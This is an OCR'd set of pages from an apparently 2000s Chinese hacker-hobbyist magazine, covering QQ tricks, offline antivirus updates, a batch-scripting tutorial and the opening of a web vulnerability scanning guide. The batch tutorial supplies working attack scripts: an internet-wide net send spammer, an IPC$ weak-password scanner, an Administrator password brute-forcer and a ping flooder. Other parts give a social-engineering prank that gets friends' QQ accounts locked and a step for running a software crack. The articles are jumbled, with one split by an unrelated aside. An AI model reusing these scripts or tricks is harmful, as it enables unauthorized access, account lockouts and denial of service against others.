编辑点评：

是TX的防范措施太简单了呢还是我们的小菜太聪明了呢？TX很多的资源都是这样，只是位置不同，名字或者id都是一样的，这样我们就可以通过预览找到id，放到资源的url里就是真实地址了。

由QQ功能模块到病毒库的异地更新

图 牟晓东


从本文您可以学到：

如何通过子模块来完善程序

今年第9期P14的《玩转QQ功能模块》一文虽然简单，但笔者从中得到了启发：原来一个大软件是由N多的子模块共同协调工作的，每个子模块都负责一定的任务。既然如此，可不可以做点儿别的事情呢？目前还真有个小问题在困扰着笔者：单位的电脑安装的是江民KV2008，网络24小时不断；家中由于条件所限没上网，但从安全的角度出发也安装了江民KV2008。现在的问题就是：家中没上网的电脑的病毒库无法及时更新，在网上也找不到最新的KV2008升级包，而且它一过了半个月就会在启动的时候提示你“请及时更新病毒库”。能不能也像对待腾讯QQ一样，找一找它的各个子模块，也就是找到病毒库更新的数据文件，然后COPY回家粘贴到对应的位置？

先在单位能上网的机器上将KV2008升级到最新病毒，然后很顺利地找到它的安装目录：D:\Program Files\JianMin，一共12个目录。经过一阵翻腾，目标定位到了其中的Kernel目录。为什么呢？很简单，查一下文件的生成日期不就可以了？看哪个目录中有最近刚刚生成的文件就行了，结果就在Kernel目录中发现了不少.vlb文件，而且名字很有规律，肯定就是不断更新的病毒库文件了。选中它们（37个，不到8MB），复制一下，如图1，再粘贴到U盘中。

然后回家，再把这些病毒库文件复制到D:\Program Files\JianMin\Kernel目录中，出错，提示文件正在使用。这好办，关闭KV2008实时监控，再粘贴，又出错。那一定是还有运行的相关进程，Ctrl-Shift-Esc组合键呼出Windows任务管理器，将带有KV字眼儿的进程结束，结果还是无法粘贴，郁闷！忽然灵机一动，到安全模式下不就OK了？重启按F8进入安全模式，复制并粘贴，接着再重启，果然在启动过程中看到了KV2008的升级日期已经是最新的了，也不提示“请及时


图1 找到的病毒库文件

QQ另类整人大法

文 天之痕[D.S.T]

从本文您可以学到：

利用TX的安全策略来整人

不久前在我们暗组的论坛里看到幻觉的一篇名为“QQ2007正式版的BUG”的帖子，看过之后才知道原来不算是BUG，只算是TX的一种安全措施（*在此先感谢一下幻觉^^*）。研究了一下，发现可以加以利用，变成一个整人方法，后果就……

来讲一下这个所谓的BUG吧（*请看完全文再测试*）。首先把这段话复制下来：

“Q目前所有的业务开通方法列表

QQ会员 http://vip.qq.com 10QB/月开通

3DQQ秀 http://3d.qq.com 免费设置保存就有

手机绑定 http://bd.qq.com 按提示操作即可免费绑定

移动QQ http://mobile.qq.com 中国移动:5.0 元/月 中国联通:4.5 元/月

QQ炫铃 http://qqring.qq.com QQ会员免费设置

......”

（*为免赚稿费之嫌，省略N句，大家可以在光盘中找到全部文字。*）




图1 弹出安全警告




图2 输入验证码

然后，通过QQ发给任何一个好友，会弹出来这样一个对话框，如图1。然后随即QQ就掉线了。重新登录，弹出一个身份验证的对话框。如图2。

输入验证码后，此时依据人品变成两条路线：1—RP好的，QQ正常登录，不过以后每次登录都需要输入验证码。2—RP不好的，QQ无法登录，要求激活。这里说明一下，之所以我说是RP问题，是因为测试的时候两种情况都有发生（*我牺牲了N多的朋友来测试*），甚至还有一种情况是先正常登录，过几小时再登录又要求激活了，而且告诉说密码泄露必须修改密码才能成功激活。不过暂时我还没弄懂出现这几种情况的条件，所以开玩笑说是RP问题啦^^总之，有很多情况会发生，这里我就不一一截图了。

有人会说，这不是自杀一样么，怎么用来整人啊？其实很简单，这就要用我们的社会工程学了。可以先写一封邮件，把上面的文字复制进去，然后就编一些话，类似“我的QQ出了点问题，你把这些东西复制下来发给我QQ”，当然是越具有欺骗性越好了，可以因人而异。然后就等着朋友的头像变暗吧，过一段时间后（*过多久就看你朋友人品了*），朋友便会手拿板砖找你算账了。

其实我写此文的原因，只是因为一个朋友貌似从杂志上学会了用QQ炸弹攻击别人，便到处炫耀。虽然本文没有什么技术含量，但是想告诉众小菜不要只甘心做一个“工具黑客”，有时候被我们小瞧的社会工程学其实更强大。

编辑点评：

其实这只是TX的一个安全策略，自动监测发送的消息内容，如果包含广告等信息，TX会以为你中了QQ尾巴，所以限制你的账号的使用。要用这招整人你可要把社会工程学掌握到炉火纯青的境界了。如果你不幸中招，登录时一直出现验证码，修改密码也无法消除，那你可以试试找一个低版本的QQ登录一下。

三步将你的QQ的在线状态发布在QQ空间

文 我非英雄

1.首先点击你的QQ版面左上方那个小头像，就是修改个人资料那里！

再点击右下方的“生成在线状态”。进入网站，会看到很多在线状态图片风格，选择自己喜欢的把鼠标移到图片上，鼠标右键点击属性即可查看图片地址。

2.有了图片地址还不够的.我们还要连接代码.我也为大家提供了代码。代码：**http://wpa.qq.com/msgrd?V=1&Uin=XXXXXX&Site=ioshenmue&Menu=yes**。以上代码直接复制就可以啦！一定要把代码中XXXXXX换成你的QQ号哦！

3.进入自己的空间，点击空间的“自定义”，“新建模块”，“图片模块”，点击更多设置，把图片地址粘贴在“图片地址”里，再把我提供的“代码”粘贴在图片连接里，选择无边框，其他就不用设置了，然后输入验证码保存就OK啦！

My December：

This is my december,this is my time of the year.This is my december,this is all so clear...以Linkin Park的这首My December做开场白，意境还是很不错滴~小编我从高中开始一直喜欢林肯公园，喜欢他们多变的音乐风格，喜欢那混杂着各种声音的旋律：主音爆炸般的吼叫，Mike的rap，吉他、贝司、鼓，还有时不时Mr.Hahn的搓盘声，对他们的音乐造诣和天分佩服的五体投地。可以说Linkin Park是各种音乐元素的集大成者，难怪时隔几年后发的新专辑仍能轻松坐上销售榜的头把交椅。可惜他们今年是到上海Live，遗憾呐！要是来北京开场的话，“就算干掉黄牛党也要拿到票！”

更新病毒库”了，成功！

其它的杀毒软件的升级笔者没试过，不知是否也一样。

编辑点评：

作者举一反三，从QQ的模块想到升级杀毒软件的方法，这是值得我们学习的。修改模块的方法可以应用到很多地方，像游戏，插件等，你甚至可以通过原有的模块接口，插入自己写的功能。

小菜学BAT高级篇

文 踏雪

从本文中你可以学到：

1、for命令的几个用法

2、for中参数的使用以及for命令的嵌套

3、start命令的用法

4、外部参数的用法

Hello，大家好，又是我（众读者呼：How old are you! ~~）PS：用中式英语翻就明白了。对，又是我。上次不是有预告吗，高级篇就要开始了，终结篇哦"Ok Let's go"、"Go，Go，Go！"，一阵枪声后，"terrorist win" ~~

在高级篇里，我们主要学习for命令，本篇中的实例全是围绕这个命令展开的。这是个较复杂的命令，主要功能是参数在指定范围内循环执行命令。For这个命令实在是很复杂，我看了很多书也没有把它的所有参数彻底弄明白，又不敢在此胡说八道，只好把它的几个常用方法简单介绍一下。

用法1：**for /L %a in (start,step,end) do command**，比如**for /L %a in(1,1,5) do ping 60.63.64.6%a**，这样就会对60.63.64.61——60.63.64.65这个段的IP执行ping命令。

用法2：**for /F %a in (filename) do command**，它会把filemane这个文件打开，并把文件的每一行内容分别赋值给 %a，然后执行命令。

用法3：**for /R path %a in (set) do command**，把path目录下的所有符合set的文件绝对路径赋值给 %a，并执行命令。例：**for /r d:\ %a in (*.log) do del %a**就能删除D盘下所有以log为后缀名的文件。

其实for命令还有很多方法，如/D，但不会用，见谅呀！有兴趣的朋友可以自己尝试或上网找找相关资料。记得要告诉我呀！还有，在for中的变量只能用单个大小写字母，即在for命令中最多只有52个变量（a~z、A~Z）可用。（编辑：其实/d没有太复杂的用法，d的意思代表directory，即目录或文件夹，用这个可选项后主要用于操作Windows下的文件夹的。作者这里少说了一个for的基本用法，就是不带任何可选项，这个用法用来对文件进行操作。比如for %i in (c:*) do echo %i，这个命令可以打印C盘下所有的文件，如果要指定特殊格式的文件，则可以加上文件后缀，比如c:\windows*.exe。/d的用法和for命令的基本用法类似，这里就不再赘述）

接下来还是用实例来讲解吧！

例1 广告服务

大家都知道臭名昭著的Messenger服务吧，只要它开着，别人就可以用net send命令向该计算机发送消息。我们何不做一个广告发送机？

新建ad1.bat，写入以下内容：

```
for /l %%a in (1,1,254) do for /l %%b in (1,1,254) do for /l %%c in (1,1,254) do for /l %%d in (1,1,254) do (net send %%a.%%b.%%c.%%d %1&&echo %%a.%%b.%%c.%%dad.log)
```

Ad1.bat+空格+想发送的广告就会向互联网上所有的机器发送，虽然效率很低但绝不会漏掉。发送成功的话，还会把该IP写入ad.log，如图1。




图1 用批处理向IP发送消息

下次运行ad2.bat就会读取该文件并根据其中的IP进行发送，成功率都大大提高，ad2.bat的内容请见光盘。（编辑：ad2.bat文件的作用是只向上次发送消息成功的IP地址使用net send命令，使用这个命令的前提是本地和对方都必须开启Messenger服务）

有人会问，为什么是%%a、%%b而不是%a、%b？很遗憾，我也不知道。（Bomb！一颗炸弹飞来。某读者曰："你想找刺激吗？什么都不懂还敢来这里混！"）我只知道在for命令中的变量就是2个%，不知道这样设计有什么原因。诸位可以试一下，只用一个%，看看是什么后果。（编辑：其实不是这样的，在批处理中使用for命令，变量就要带两个%，而直接在cmd中使用for命令使用一个百分号就可以了）

例2 ipc$ 弱口令扫描器

这个东西在局域网里比较好用，在外网基本扫不到什么主机。新建scan_ipc.bat：

```
for /l %%a in (1,1,2) do for /l %%b in (1,1,254) do (start /min net use \\192.168.%%a.%%b\ipc$ "" /user:"Administrator" && echo 192.168.%%a.%%b Administrator>> c:\scan.log)||(start /min net use \\192.168.%%a.%%b\ipc$ "" /user:"new" && echo 192.168.%%a.%%b new>> c:\scan.log)||(start /min net use \\192.168.%%a.%%b\ipc$ && echo 192.168.%%a.%%b >> c:\scan.log)
```

运行后会扫描局域网中主机，并尝试使用空连接和Administrartor.new等账号进行登录，把成功的连接计入scan.log，如图2。




图2 批处理运行后效果

（编辑：注意，这个批处理执行后会打开254*254个新cmd窗口，cpu占用率马上100%，所以作者的这个批处理不是最佳的解决方案，但相对速度快了很多。这里例子大家理解作者的意图就好了）

例3 ipc$ 账号暴力破解

暴力破解也是入侵的一个重要方法，由其是当其他常规方法都无法奏效时。新建baopo.bat：

```
for /f %%a in (number.dic) do net use \\%1\ipc$ %%a /user:Administrator && echo %%a scan.log
```

用法：在cmd下输入baopo.bat 目标IP，用户名这里使用的是Administrartor。首先要把做好的字典文件命名为number.dic放在该文件夹下，破解完成后会把密码保存下来。但它的速度太慢了，是单线程的，如图3。




图3 批处理执行效果

下面我们来把ping攻击器改成多线程的，看了之后，相信你也能把上面这个批处理改成多线程的。

例4 ping攻击器加强版

废话不多说了，新建ping.bat，代码如下：

```
for /l %%a in (1,1,255) do (start /min /low ping %1)
```

攻击的时候用ping.bat 目标IP，其中255是线程数，由于我加了/low参数，所以线程数稍大一点不会明显减慢运行速度。晕~我倒觉得这更像对自己DDOS~~~

菜鸟挖漏洞，黑站就是这么轻松

图 lizaib[X.S.T]

从本文中你可以学到：

1、使用 Acunetix 挖掘 Web 漏洞
2、利用 PHP 漏洞分析器发现 PHP 漏洞
3、使用适当的文本编辑工具查找脚本漏洞

经常看《黑手》大牛们挖0day，菜鸟们一定手痒痒吧，呵呵，其实挖漏洞的原理都很简单的。接下来的挖洞分工具篇与手工篇，相信一会儿N多程序都逃不了菜鸟的黑手了！

一、Acunetix 网站漏洞扫描器

Acunetix 需要Microsoft.NET Framework v2支持，如果没有安装，可以在狗狗搜索www.gougou.com下载安装。Acunetix安装后是有功能限制的，只要把压缩包中的crackacunetix.exe破解程序放到Acunetix的安装目录运行就可以破解了。

菜鸟们一定好奇了，Acunetix有啥好玩呢？和安焦x-scan类似，它针对WEB扫描PHP、ASP、ASPX等脚本语言的SQL注入漏洞、XSS跨站漏洞、Cookie漏洞，并能探测服务器组件环境，给出漏洞提示。它加入了Google hacking数据库，更棒的是集成了扫描整个站点的文件结构功能，方便菜菜们快速收集整站的敏感信息。不废话啦，尝鲜Acunetix的功能吧，Lets' go!

运行桌面上的“Acunetix Web Vulnerability Scanner 3”进入程序主界面后，点击工具栏第一个”New scan”添加一个扫描站点，在弹出的对话框中，“Scan Type”我们先选第一个“Scan single website”，即扫描一个站点，URL一栏有Acunetix公司提供了一个测试站点，既然有测试站点，偶就不另找了。Acunetix向导有很多选项的，因为是给菜菜演示Acunetix强大功能，所以我们啥都不管一路“next”即可，如图1。




图1 新建扫描

Acunetix向导运行完了后，便开始自动扫描了。偶一杯咖啡的工夫后，Acunetix扫描完了，如果菜菜们发觉Acunetix还没停止，直接点击程序右边的”stop”按钮即可，其实漏洞两分钟扫描完了，这会儿Acunetix正在扫描站点结构，嘿嘿，现在看看Acunetix的战果吧，我们需要注意的、是Alerts一栏，我加了方框的那部分，如图2。

